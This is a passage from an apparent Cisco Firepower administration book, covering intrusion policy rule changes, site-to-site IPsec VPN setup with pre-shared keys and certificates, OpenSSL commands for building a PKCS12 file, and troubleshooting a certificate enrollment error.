

Figure 21-97. *Change rule in intrusion policy*

When we browse to My Changes, we can see that there is only one rule. The other rules are included in the base policy.



Figure 21-98. *My Changes*

The final step is to associate the custom policy with access control policy rules. In practical application, you should create your intrusion policy first. Otherwise, you may have several rules to update.

In complex networks, you may have several intrusion policies and variable sets in the same access policy. You can associate a different policy to each rule and another for the default action.



Figure 21-99. *Update access rule for intrusion policy*

After deploying the policy with the change, we were able to get a root shell on the target server again. Even though the firewall allowed the traffic, it still logged it. The logs include a summary view and the ability to look at the packet and details about the alert.



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Figure 21-100. *Details of alert*

Virtual Private Networks

Virtual Private Networks (VPNs) provide an extension to an organization's infrastructure. It gives the appearance that networks are directly connected even if they are across the world. In most cases, the connections are encrypted. Encryption is important for ensuring confidentiality and integrity of the data. In this section, we discuss site-to-site and remote access VPNs.

Site to Site

VPNs between sites usually use IPSec. We can configure VPNs to authenticate the tunnels using pre-shared keys (PSKs) or certificates. PSKs are easier to configure, but using PSKs is less secure than using correctly configured certificates.

We will start our example using PSKs. Browse to Devices ➤ VPN ➤ Site to Site. Then we will choose Add VPN ➤ Firepower Threat Defense Device.




Figure 21-101. *Site-to-site VPN menu*

The configuration page allows you to configure a point-to-point VPN, a hub and spoke, or a full mesh. A full mesh will dynamically create tunnels between all devices included in the VPN. A hub and spoke will create tunnels between each site's device and one device that is selected as the hub. We are only using two sites, so we will choose Point to Point.




Figure 21-102. *Site-to-site VPN initial page*

When we add a node, we are prompted for some information. Most of the settings are intuitive. A few items that can cause confusion are the checkbox for "This IP is Private," the certificate map, and the protected networks.




Figure 21-103. *Add node to VPN*

The checkbox for private IPs is really asking if the IP is behind a NAT boundary. If the IP will be NATed by another device, the NAT-T protocol is used to assist the VPN. Certificate maps are used to pull information out of certificates for authenticating and authorizing devices. Protected networks are the networks you want to advertise to the other side.

The IKE and IPsec tabs provide details about the algorithms we will use for authentication and encryption. Notice that it is using automatic key. That allows the FMC to push a key that it generates to each node.




Figure 21-104. *Site-to-site IKE configuration*

We will leave the default settings in the IPsec tab. The reverse route checkbox tells the system to send routes to the peer. If you need to push those routes into a routing protocol to send to neighboring routers, you need to redistribute into the protocol.




Figure 21-105. *IPsec tab*

The Advanced tab has an option to bypass access control policies for VPN traffic. We are selecting that in our example. If you do not select this option, you need to configure access control rules for traffic that is allowed between sites. The data will be coming from the outside interface of each device.




Figure 21-106. *Bypass access controls*

Click Save, and then deploy to the firewalls. After deployment completes, we should have routes. You can see routes on a firewall command line interface using show route. You will need to create interesting traffic to create a connection. Traffic should be generated from hosts inside one site with a destination inside the other site. Attempting to generate traffic between firewalls will not work.


```
V        192.168.14.0 255.255.255.0 connected by VPN (advertised), Outside
```

Figure 21-107. *Virtual routes are learned over VPN*

The health monitor provides some insight on the status of VPNs, but the command line on the Firepower appliances is the best way to validate the tunnel. If you have a high availability pair, make sure you are on the active device.

```
> show vpn-sessiondb l2l


Session Type: LAN-to-LAN

Connection    : 172.16.50.9
Index         : 1                        IP Addr       : 172.16.50.9
Protocol      : IKEv2 IPsec
Encryption    : IKEv2: (1)AES-GCM-256  IPsec: (1)AES-GCM-256
Hashing       : IKEv2: (1)none  IPsec: (1)none
Bytes Tx      : 184                      Bytes Rx      : 184
Login Time    : 09:37:43 UTC Sat Oct 3 2020
Duration      : 0h:00m:04s
Tunnel Zone   : 0
```

Figure 21-108. *Tunnel information*

Certificate authentication is more secure but is slightly more complicated. We need to create a trustpoint that the devices will use. If both sides of the VPN are managed in the same FMC domain, you can only select a single trustpoint that both devices use. Some trustpoints use autoenrollment and will generate a private key and a certificate for a device when the trustpoint is associated with a device. If you use an autoenrollment protocol, such as SCEP, the process is easy. Many of us use manual enrollment. The process for manual enrollment on the FMC is a bit convoluted.

We will set up the certificate-based site-to-site VPN slightly wrong at first. We are doing this so we can show you what the error looks like in the logs. Browse to Objects ➤ Object Management ➤ PKI ➤ Cert Enrollment. When you click Add Cert Enrollment, you see a few options. PKCS12 is a type of offline manual enrollment. We will be using that option in our example.



We will generate the PKCS12 file using OpenSSL on a Linux system. You could also use the shell on the FMC as it is a Linux variant.

Use the following command to create a certificate signing request and an associated private key. You may want to use better names for your files so you can keep track of them. Keep the private key safe!

```
openssl req -new -newkey rsa:2048 -nodes -keyout server.key -out server.csr
```

OpenSSL will ask you some questions. Fill them out per your requirements. When it asks for a CN, use the FQDN that will resolve to the IP address of the outside interface of your firewall. Take the contents of the CSR file that was created by the command and use them to request to your certificate authority. When you go to your certificate authority, grab the root CA certificate and place it on your Linux system. You will need it in a later step. You should pick the IPSec template from your certificate authority when you request the certificate. Take the Base64 certificate you received and place it with the private key and CA certificate. Run the following command to get the PKCS12 file. This assumes you called the private key file server.key, the CA certificate CACert.cer, and the certificate for the device server.cer:

```
openssl pkcs12 -export -out site1.pfx -inkey server.key -in server.cer -certfile CACert.cer
```

Take the PFX file and upload it to the FMC. Check the Allow Overrides checkbox. This will be important later.




Figure 21-109. *Add PKCS12 file*

Now we need to add the enrollment to the devices. Browse to Devices ➤ Certificates. Add the enrollment to both firewalls. A common mistake is to use a different enrollment for each FTD device, but that will not work with the VPN configuration. We will need to use the same enrollment and then add an override to give them different keys. We will get to that after we show that this does not work as it is. We are showing this because it is a common issue.




Figure 21-110. *Add enrollment to FTD*

If you get an error that says it failed, look at the error message to troubleshoot. In this example, we can see that FTD_Site1 failed while FTD_Site2 worked. If there is a problem with the CA certificate, you may see a red X over just the CA icon. If you see a magnifying glass for both, it means the certificate is valid. You can click the button to get details for the certificate.




Figure 21-111. *Certificate error*

In our example, the error was caused by a high availability error. FTD_Site1 is an HA pair, but the state link was disconnected. The reason it gave us the error that the trustpoint was not known is because of what is called a split-brain issue where the devices in the HA pair are out of sync. After fixing the certificate issue, we go back into site-to-site VPN connection and change the authentication to certificate. We can only choose one certificate trustpoint for the configuration. The VPN configuration does not allow for one trustpoint per device. If we used SCEP, this wouldn't be an issue. Each device would get a unique certificate automatically.

